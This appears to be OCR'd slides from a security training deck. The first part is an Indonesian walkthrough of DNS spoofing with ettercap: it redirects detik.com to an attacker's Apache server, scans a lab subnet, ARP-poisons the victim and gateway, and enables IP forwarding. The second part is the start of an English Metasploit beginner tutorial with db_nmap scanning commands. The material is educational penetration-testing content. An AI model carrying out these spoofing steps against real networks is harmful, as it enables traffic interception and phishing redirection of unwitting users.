
Sebagai contoh kita akan memalsukan alamat IP server dari domain detik.com. Geser scrool terminal Anda ke bawah hingga menemukan konfigurasi domain dari detik.com. Ubah alamat IP domain tersebut menjadi alamat mesin attacker Anda. Kemudian simpan konfigurasi tersebut dengan menekan tombol "Ctrl + O"

Menjalankan Service Apache

Ketikkan sintaks berikut pada konsol terminal:

```
1    root@bt:~# apache2ctl start
```

Lakukan percobaan dengan membuka aplikasi browser internet dan ketikkan alamat IP komputer attacker pada browser. Pastikan service apache di komputer attacker telah berjalan.



Menjalankan Aplikasi Ettercap

Dengan mengetikkan perintah berikut di terminal Kalilinux Anda:


```
1    root@bt:~# ettercap -G
```

Maka akan muncul tampilan berikut:

Pemilihan Interface

4. Memilih interface LAN Card yang akan digunakan untuk melakukan DNS Spoofing pada komputer Attacker

Pada aplikasi Ettercap, pilih menu ***Sniff -> Unified Sniffing*** , lalu akan muncul kotak dialog seperti gambar di bawah. Jika menggunakan ethernet card pilih interface eth0, jika menggunakan wireless network pilih wlan0, klik tombol Ok untuk memilih.




Scan Host / Target

Scan host komputer target, gateway, dan komputer attacker

Yaitu dengan memilih ***Host -> Scan for host***, maka Ettercap akan melakukan scanning komputer mana saja yang aktif mulai dari IP 192.168.137.0 sampai 192.168.137.255. Jumlah host yang aktif tergantung dari jumlah komputer yang ada pada satu jaringan tersebut. Pada jaringan virtual terdapat 3 buah komputer, maka ettercap akan mendeteksi 3 buah komputer yang aktif, seperti gambar di bawah ini.

Melihat daftar target / hasil scan host


Pilih menu ***Hosts -> Hosts List,*** maka akan tampilan seperti berikut:



Memilih target yang akan diserang

Seperti telah diketahui sebelumnya bahwa komputer gateway memiliki IP 192.168.137.1, klik sekali pada IP komputer gateway dari daftar list hosts hasil scan sebelumnya, kemudian klik tombol "**Add to Target 1**".

Lakukan cara yang sama untuk komputer target dengan IP 192.168.137.8 dan klik tombol "**Add to Target 2**“





Mengaktifkan Plugin DNS Spoofing

pada menu aplikasi Ettercap, Plugins -> Manage Plugins -> DNS Spoof (klik 2 kali, sehingga muncul report 'DNS Spoofing Activating dns_spoof plugin...')

ARP Spoofing

Melakukan ARP Spoofing dengan memilih menu **Mitm -> ARP poisoning**, sehingga akan muncul kotak dialog seperti gambar di bawah, kemudian centang pilihan **"Sniff remote connections",** lalu klik tombol Ok. Maka aplikasi ettercap akan melakukan ARP Spoofing pada komputer target.





Mengaktifkan IP Forward

Lakukan set nilai Ip_forwarding menjadi 1 dengan cara mengetikkan sintaks berikut pada terminal:


Hal ini bertujuan untuk melakukan forwarding paket dari host ke gateway.

```
1root@bt:~# echo 1 > /proc/sys/net/ipv4/ip_forward
```

Start Sniffing

Memilih menu ***Start -> Start Sniffing***

Coba ketikkan alamat www.detik.com di browser komputer target, dan lihat apa yang terjadi



Ping Target / Host

Mencoba lakukan ping ke www.microsoft.com dari komputer target:

Ping detik.com

TERIMA KASIH

Metasploit

BEGINNER TUTORIAL

Running Metasploit

Start the Database Service in “Kali Linux”


Run “msfconsole”

```
applications > kali linux > system services > metasploit > start
```

or type in Terminal

```
msfconsole
```

Running Metasploit



Running Metasploit

Metasploit has lots of great documentation built in. Type help to get a basic list of commands.


```
help show
```

Identify Remote Host

Identify a remote host. You can run “nmap” inside “msfconsole” and save its output into the metasploit database, eg: db_nmap -v -sV host_or_network_to_scan.

```
db_nmap -v -sV 192.168.81.128
```

Identify Remote Host



Port Searching

To show a list of all available port scanners:

```
search portscan
```


To list all the hosts found by nmap:

```
hosts
```

To add these hosts to your list of remote targets

```
hosts -R
```

Port Searching

